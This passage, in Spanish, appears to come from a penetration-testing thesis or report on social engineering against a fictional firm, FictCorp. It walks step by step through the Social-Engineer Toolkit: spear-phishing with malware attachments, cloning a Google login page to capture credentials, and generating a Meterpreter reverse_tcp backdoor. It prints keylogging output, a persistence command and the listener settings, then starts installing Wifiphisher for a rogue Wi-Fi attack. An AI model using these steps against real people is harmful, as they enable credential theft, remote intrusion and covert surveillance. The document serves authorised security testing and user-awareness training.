
Recomendamos hacer uso de la opción Kali, dado que facilita la instalación y el uso de la herramienta, sin preocupaciones sobre nuevas actualizaciones de esta. También tenemos la posibilidad de hacer una instalación en el sistema operativo Windows. Mediante la previa instalación del subsistema de Linux en Windows WSL (característica introducida en Windows 10 que permite instalar un Kernel Linux directamente sobre el sistema operativo de Microsoft). En un terminal ejecutamos dichos comandos:

- wsl –install
- Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux
- Go to the Store and find Kali
- sudo apt install set -y

Si entramos en modo Kali Linux podremos acceder al programa vía menú, Figura 3, en el apartado de “Social Engineering Tools” que nos muestra diferentes programas que vienen preinstalados dentro de la distribución. Seleccionaremos “social engineering toolkit”.



Figura 3. SET Inicio

El programa tiene un menú, Figura 4, dónde disponemos de múltiples opciones (Gotowebsecurity, 2017). Nosotros nos centraremos en los principales ataques y podremos ver su gran capacidad para desarrollar dichos ataques y lo intuitivo que son los menús que ofrece.



Figura 4. SET Opciones

Si accedemos a la primera opción podemos ver la variedad de ataques que ofrece para la ingeniería social, según detalla la Figura 5:



Figura 5. SET Opciones de tipos de ataque

7.1.1.1.- Spear-Phishing

Vamos a ver la primera opción que es sobre los Spear-Phishing, la mecánica es la siguiente. Llega un correo electrónico, aparentemente de una fuente confiable, que dirige al destinatario incauto a un sitio web falso con gran cantidad de malware. Es una buena prueba de fuego, para enviar correos a empleados vulnerables, ya sea el departamento de Recursos Humanos o el de Secretariado, dado la información confidencial que suelen disponer. A menudo, estos correos electrónicos utilizan tácticas inteligentes para captar la atención de las víctimas. Una vez seleccionada la opción nos aparecerá otro menú, que nos indicará como deseamos hacer el ataque. Entre las tres opciones disponibles, escogeremos la de correo electrónico, como se puede observar en la Figura 6:



Figura 6. SET Spear-Phishing

Acto seguido nos preguntará como deseamos el formato del exploit, en nuestro caso seleccionaremos la opción 1, como se detalla en la Figura 7.



Figura 7. SET Format Exploit

A continuación, solicita una serie de datos:

- La IP desde dónde se realizará el ataque. Al ser un ataque dentro de la misma red, usaremos la IP local del servidor.
- Cómo queremos el malware, a través de HTTPS, PowerShell, Ejecutable, …
- El puerto de escucha por dónde se tendré la comunicación.
- El nombre y la extensión del fichero que se enviará, Word, PDF, PowerPoint, …
- Que tipo de comprensión debe tener el fichero, Zip o Rar.
- si el envío será masivo
- Qué tipo de plantilla se desea
- Desde que cuenta de correo se enviará y a que destinario se emitirá (O múltiples destinatarios).

Escogeremos una plantilla ya predefinida y una configuración predeterminada. Una vez generada la configuración el programa se pondrá en modo escucha, a la espera que la víctima acceda al contenido del correo electrónico emitido, como se puede ver en la Figura 8.



Figura 8. SET Listener

Para combatir la amenaza del spear-phishing, las empresas deben implementar controles tanto tecnológicos como humanos. Las empresas deben recomendar ejercicios de simulación de phishing, capacitación de usuarios y proporcionar un mecanismo fácil para que los usuarios puedan informar sobre correos electrónicos sospechosos al equipo de seguridad de IT, además de disponer de controles estándar como filtros de correo no deseado, detección de malware y antivirus.

7.1.1.2.- Clonar una web

Otro claro ejemplo del que disponemos dentro del mismo programa es clonar exactamente una web para poder extraer las credenciales de una persona. Otra gran oportunidad para poner a prueba la plantilla de empleados, y ver si disponen del instinto de desconfianza que deberían generar este tipo de páginas webs. En este caso se debe optar por empleados vulnerables con altos conocimientos de información confidencial.

El sistema es realmente sencillo. Te va preguntando una serie de preguntas que irás respondiendo. Sobre IP, la dirección URL que quieres añadir, etcétera. En nuestro caso, para

hacer un ejemplo, usaremos la IP local, dado que atacaremos desde dentro de la red de la empresa FictCorp, pero si queremos realizar dicho ataque en una red externa, deberemos usar una IP pública para que pueda tener acceso. Existen herramientas para realizar túneles hacía una IP local a una IP pública como ngrok. Para las pruebas que vamos a realizar, será a escala local. Usaremos la opción dos del menú como se detalla en la Figura 9:



Figura 9. SET Clonar WEB

Y dentro de la opción dos, seleccionaremos el número 3 de recolección de credenciales, como se puede observar en la Figura 10.



Figura 10. SET Recolección de credenciales

Para hacer un sencillo ejemplo, seleccionamos una web plantilla, y haremos uso de la plantilla de Google. No obstante, se puede usar cualquier página web, que disponga de una entrada de credenciales, para hacer uso de la extracción.

Una vez realizada la clonación, véase Figura 11, podemos usar la dirección URL generada, normalmente en el puerto por defecto, 80.

Figura 11. SET Clonación

Y vemos que la web clonada es igual que la original, donde solicita el usuario y password de Google (Figura 12):



Figura 12. Solicitud de Credenciales

Añadiendo unas credenciales ficticias, para hacerle ver a la empresa FictCorp que puede haber vulnerabilidad, vemos que el programa puede capturar, dichos datos, sobre el usuario, comprometiendo su acceso y acto seguido el atacante disponer de información personal de la víctima, como se puede ver en la Figura 13.



Figura 13. SET Captura de credenciales

Esta prueba para realizarla de una manera más real, como se ha comentado anteriormente, se debería realizar sobre una IP pública, y mandar el enlace a la víctima sobre la cual se quiere extraer dicha información. En la fase de recopilación de información, seguramente hayamos encontrado posibles víctimas de la empresa la cual disponen de accesos a información sensible y tengan más opciones a la vulnerabilidad de dicho ataque. Con unos conocimientos informáticos, nos daríamos cuenta de que la dirección del enlace no es la correcta, o al menos tendríamos la duda, pero es posible que alguien pueda caer en la trampa. Es por ello, que se intenta incidir en la formación de los trabajadores para poder prevenir dichos ataques.

7.1.1.3.- Generación de un Backdoor

Como podemos ver, SET ofrece un gran abanico de posibilidades dentro de la ingeniería social. Otra opción que se puede usar es la de la generación de una puerta trasera (Juliá, 2020). Para ello, podemos seleccionar la opción 4 del menú, como se puede ver en la Figura 14.



Figura 14. SET Backdoor

En el mundo del malware, un Payload es un troyano o virus que se utiliza para acceder a un ordenador remoto. A continuación, seleccionaremos la opción 2 del siguiente menú (Figura 15).



Figura 15. SET Seleccionar meterpreter

Y acto seguido nos pedirán valores del listener como la IP y el puerto. Usaremos la IP del VMWare, así como el puerto predefinido 443. Estos datos son configurables.

En este momento el programa generará un ejecutable y lo guardará en una carpeta en concreto. Podemos ir a buscar dicho fichero y cambiar el nombre por algo más interesante que capte la atención de la víctima. En nuestro caso, dejaremos dicho fichero con el mismo nombre. El programa, a continuación, nos ofrecerá la opción a iniciar el proceso de escucha. Le diremos que sí, y el terminal estará en modo espera para ver si capta información, véase Figura 16.



Figura 16. SET Escuchando en la dirección y puerto

Llegados a este punto, se deberá enviar el fichero ejecutable generado con anterioridad a la máquina de la víctima. Aquí entra en juego la capacidad del probador pentesting para hacer llegar ese fichero sin que la víctima lo sepa y lo pueda ejecutar. Si el empleado cae en la trampa y ejecuta el fichero, podremos obtener acceso remoto a su ordenador y comprometer los datos con los que trabaja.

Una vez se ha ejecutado, veremos que en el terminal nos inicia una sesión, como se puede ver en la Figura 17.



Figura 17. SET Listado de sesiones

Mediante una serie de comandos ya podremos acceder al ordenador remoto. Usaremos el comando “sessions –i 1” para acceder al ordenador de la víctima (Figura 18).



Figura 18. SET Iniciando sesión

Llegados a este punto disponemos de una serie de comandos que nos van a ayudar a la extracción de información.

- Sysinfo, nos mostrará información del ordenador, como se puede ver en la Figura 19.

```
meterpreter > sysinfo
Computer        : DESKTOP-N0AT7PV
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Figura 19. SET Información sistema

- Screenshot, capturará una imagen del ordenador en ese momento y nos lo guardará en nuestro sistema operativo Kali. No mostramos la imagen, dado que será una imagen propia del sistema Kali en ese momento, se está corriendo una máquina virtual.
- keyscan_start, este comando también es muy interesante, dado que captura todas las teclas desde la máquina de la víctima. Servirá para la obtención de datos confidenciales o de claves que haya podido introducir la víctima. Y mediante el comando keyscan_dump, podremos visualizar lo que se ha escrito. Para parar el escaneo de teclas, se debe usar el comando keyscan_stop (Figura 20).

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<MAYUSCULAS>Hola como est<AGUDO>as<^H><^H><^H><^H>as espero que est<AGUDO>es<^H><^H><^H><^H>es bien<CR>


meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter >
```

Figura 20. SET Parando servicio

Estos son los comandos que consideramos más interesantes a la hora de extraer información. Luego tenemos otro tipo de comandos para mantener dicha conexión en caso de que la víctima reinicie la máquina o la apague. “persistence –U I 5 –p <port number> <IP address>”.

Y luego el atacante deberá volver a ejecutar los siguientes comandos para reestablecer su conexión trasera.

- Msfconsole
- set PAYLOAD windows/meterpreter/reverse_tcp
- set LPORT <port number>
- set LHOST <IP address>
- exploit

A nivel de usuario, si deseamos prevenirnos de este tipo de ataque se deberá disponer de un antivirus, así como que esté actualizado. Estos ataques son la puerta de entrada a la obtención y eliminación de archivos, por ejemplo, de una empresa, y puede comprometerla generándole gran daño económico.

7.2.- Simular una conexión Wifi

En la ingeniería social, existen los ataques Phishing que hemos comentado anteriormente. Una de las técnicas que se utiliza con mayor frecuencia y dónde la víctima puede tener más opciones de cometer un error y caer en la trampa del ingeniero social es en la simulación de una conexión Wifi. Existen diferentes herramientas que pueden ayudar al Ingeniero social a capturar credenciales de una manera más o menos sencilla. Sabemos que la empresa FictCorp dispone de un servicio de Wifi tanto para empleados como para clientes.

Para la simulación de una conexión Wifi hemos optado por instalar en nuestra máquina virtual Kali, la herramienta Wifiphisher (Mundohackers, 2022). También haremos uso de una antena Wifi para la simulación de una red Wifi.

- git clone https://github.com/wifiphisher/wifiphisher.git # Download the latest revision
- cd wifiphisher # Switch to tool's directory
- sudo python setup.py install # Install any dependencies

Podemos decir sobre Wifiphisher que es una herramienta de seguridad que realiza ataques de phishing contra clientes Wi-Fi para obtener credenciales o infectar a las víctimas con malware. Es sobre todo un ataque de ingeniería social que a diferencia de otros métodos no incluyen ninguna fuerza bruta. Es una manera fácil de obtener credenciales de portales y páginas de inicio de sesión de terceros o las claves previamente compartidas de WPA/WPA2. El programa interrumpe sin cesar todos los dispositivos de WLAN del punto de acceso mediante la configuración de paquetes “de-authenticate” o “Disassociate” para interrumpir las asociaciones existentes.

Las opciones que ofrece el programa son cuatro posibles escenarios para poder capturar credenciales o infectar a la víctima, véase Figura 21.

